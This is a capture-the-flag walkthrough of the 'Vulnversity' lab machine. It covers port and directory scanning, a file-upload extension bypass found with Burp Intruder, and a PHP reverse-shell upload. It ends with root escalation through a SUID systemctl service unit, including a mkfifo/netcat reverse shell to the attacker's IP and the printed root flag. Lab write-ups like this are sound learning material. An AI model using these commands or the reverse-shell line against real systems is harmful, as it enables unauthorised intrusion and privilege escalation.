Vulnersity Walkthrough :

so here the first step will be to do reconnaisance i.e information gathering-

first we will scan the machine for open ports and software versions using nmap tool

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -sV -T4 10.10.103.121
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 04:37 EDT
Nmap scan report for 10.10.103.121
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.86 seconds
```

there are 6 open ports that arre discovered by nmap

okay so from this result we can colclude that there is a web-server running on port 3333 i.e apache web server

now we will perform further enumeration on webserver

here we can use tools like gobuster , dirb or dirbuster to look for hidden pages/directories on the web server:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 31 04:47:54 2022
URL_BASE: http://10.10.103.121:3333/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.103.121:3333/ ----
==> DIRECTORY: http://10.10.103.121:3333/css/
==> DIRECTORY: http://10.10.103.121:3333/fonts/
==> DIRECTORY: http://10.10.103.121:3333/images/
+ http://10.10.103.121:3333/index.html (CODE:200|SIZE:33014)
==> DIRECTORY: http://10.10.103.121:3333/internal/
==> DIRECTORY: http://10.10.103.121:3333/js/
^C> Testing: http://10.10.103.121:3333/Login
```

I used dirb (CLI) tool to fuzz the directories using wordlist /usr/share/wordlists/dirb/common.txt

command used : *dirb http://10.10.103.121:3333/ -w /usr/share/wordlists/dirb/common.txt*

here i got a intresting looking directory that was **/internal**


i visited that page and found that it has a form where i can upload files .

so here we can upload webshells to either get our commands executed on the server or to gain a reverse shell .

here i noticed .php extension was blocked so to identify which extensions are not blocked i will use burpsuite to fuzz it

i will use burp proxy to capture the request and then send it to burp intruder for fuzzing.


capturing the request :




setting .php as a position :

```
POST /ınternal/ındex.php HTTP/1.1
Host: 10.10.103.121:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------357423855
Content-Length: 355
Origin: http://10.10.103.121:3333
Connection: close
Referer: http://10.10.103.121:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------357423855719351190291713013119
Content-Disposition: form-data; name="file"; filename="kalra§.php§"
Content-Type: application/x-php

d,mgksgk

-----------------------------357423855719351190291713013119
Content-Disposition: form-data; name="submit"

Submit
-----------------------------357423855719351190291713013119--

```

setting payload :



attack results:




here we can see that length of the last result is different and it means it worked and if we search for extension not found in response header its gone . that means .phtml worked to bypass the filter .

*please disable url encoding from payload options otherwise all results will be same.

now it is safe to conclude that we can upload a web shell , we will download the webshell that leads to a reverse shell in the task .

here we will modify our payload to work for us :


we will have to change the IP address and Port to our machine where we will listen.




use nano to open the webshell and edit the IP and Port as per your machine and save it as webshell.phtml

now our payload is ready to upload


before uploading we will set up a listener on our machine using netcat




then execute our payload just visit the file by :



as soon as we visit we will get our shell in our netcat listener like this:



then open /etc/passwd file to see users on the machine , then go to /home/bill to get the user.txt flag.




now the last task is to elevate our priveleges and gain root access to fully compromise the machine :

so here we will take the help of SUID(set owner userid upon execution) bit set upon a file.

what suid does is it is a special type of permission given to a file suid gives temporary permissions to used to execute the file with the privilege level of file owner rather than the person running it , so, we look for suid bit-set files here using find command :

```
find / -type f -perm -04000 -ls 2>/dev/null
```

output will be as follows :



```
$ find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null
   402892     36 -rwsr-xr-x   1 root     root        32944 May 16  2017 /usr/bin/newuidmap
   393361     52 -rwsr-xr-x   1 root     root        49584 May 16  2017 /usr/bin/chfn
   402893     36 -rwsr-xr-x   1 root     root        32944 May 16  2017 /usr/bin/newgidmap
   393585    136 -rwsr-xr-x   1 root     root       136808 Jul  4  2017 /usr/bin/sudo
   393363     40 -rwsr-xr-x   1 root     root        40432 May 16  2017 /usr/bin/chsh
   393501     56 -rwsr-xr-x   1 root     root        54256 May 16  2017 /usr/bin/passwd
   406711     24 -rwsr-xr-x   1 root     root        23376 Jan 15  2019 /usr/bin/pkexec
   393490     40 -rwsr-xr-x   1 root     root        39904 May 16  2017 /usr/bin/newgrp
   393424     76 -rwsr-xr-x   1 root     root        75304 May 16  2017 /usr/bin/gpasswd
   405497     52 -rwsr-sr-x   1 daemon   daemon      51464 Jan 14  2016 /usr/bin/at
   406941    100 -rwsr-sr-x   1 root     root        98440 Jan 29  2019 /usr/lib/snapd/snap-confine
   406710     16 -rwsr-xr-x   1 root     root        14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   405145    420 -rwsr-xr-x   1 root     root       428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
   393687     12 -rwsr-xr-x   1 root     root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   666971     76 -rwsr-xr-x   1 root     root        76408 Jul 17  2019 /usr/lib/squid/pinger
   402037     44 -rwsr-xr--   1 root     messagebus    42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   402829     40 -rwsr-xr-x   1 root     root          38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   131164     40 -rwsr-xr-x   1 root     root          40128 May 16  2017 /bin/su
   133166    140 -rwsr-xr-x   1 root     root         142032 Jan 28  2017 /bin/ntfs-3g
   131133     40 -rwsr-xr-x   1 root     root          40152 May 16  2018 /bin/mount
   131148     44 -rwsr-xr-x   1 root     root          44680 May  7  2014 /bin/ping6
   131182     28 -rwsr-xr-x   1 root     root          27608 May 16  2018 /bin/umount
   131166    648 -rwsr-xr-x   1 root     root         659856 Feb 13  2019 /bin/systemctl
   131147     44 -rwsr-xr-x   1 root     root          44168 May  7  2014 /bin/ping
   133163     32 -rwsr-xr-x   1 root     root          30800 Jul 12  2016 /bin/fusermount
   405750     36 -rwsr-xr-x   1 root     root          35600 Mar  6  2017 /sbin/mount.cifs
```

Here at the last fourth number there is an file i.e /bin/systemctl that helps us to control system processes. we can use that to elevate our privileges .

so we sill use this binary to create a temporary process which will run with suid bit and give us the root flag which we cat or concatenate with root permissions and store it in a flag.txt file in tmp directory

i used gtfobins help here so reference to that is here :

https://gtfobins.github.io/gtfobins/systemctl/#suid

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag.txt"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

Commands Used:

```
$ ken=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.17.47.112 7070"
> [Install]
> WantedBy=multi-user.target' >$ken
$ /bin/systemctl link $ken
Created symlink from /etc/systemd/system/tmp.fZFQjWdpIT.service to /tmp/tmp.fZFQjWdpIT.service.
$ /bin/systemctl enable --now $ken
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.fZFQjWdpIT.service to /tmp/tmp.fZFQjWdpIT.service.
$ ken=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt >  /tmp/outputflag"
> [Install]
> WantedBy=multi-user.target' >$ken
$ /bin/systemctl link $ken
Created symlink from /etc/systemd/system/tmp.oPDxXopCDE.service to /tmp/tmp.oPDxXopCDE.service.
$ /bin/systemctl enable --now $ken
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.oPDxXopCDE.service to /tmp/tmp.oPDxXopCDE.service.
$ ls
f
output
outputflag
```

then “cat outputflag”

```
$ cat outputflag
a58ff8579f0a9270368d33a9966c7fd5
```

and now we are done we can also spawn a reverse shell by changing the command to a netcat reverse shell command and set up a listener on our machine.

Solvedd :-)